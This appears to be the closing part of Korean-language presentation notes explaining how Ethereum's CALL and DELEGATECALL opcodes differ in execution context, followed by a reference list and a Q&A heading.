  - **CALL** 및 **DELEGATECALL** 연산코드는 Ethereum 개발자가 코드를 모듈화 할 수 있게 도와주는 역할
  - Smart contract에 대한 표준 외부 메시지 호출은 CALL 연산 코드에 의해 처리 되므로, 외부 컨트랙트/함수의 컨텍스트에서 실행됨
  - 대상 주소에서 실행코드가 호출 contract context에서 실행되는 것을 제외하고, DELEGATECALL 연산코드는 거의 같으며, msg.sender와 msg.value는 변경되지 않음
  - 해당 특성을 사용하면 라이브러리를 구현 가능하며, 재사용 가능 코드를 배포후 contract에서 호출 가능

References

- Lecture slides from BLOCKCHAIN @ BERKELEY
- https://hackingdistributed.com/2016/06/18/analysis-of-the-dao-exploit/
- "Mastering Ethereum - Building Smart Contracts and Dapps"
- https://slides.com/ironpark/parity-smart-contrect#/5

Q & A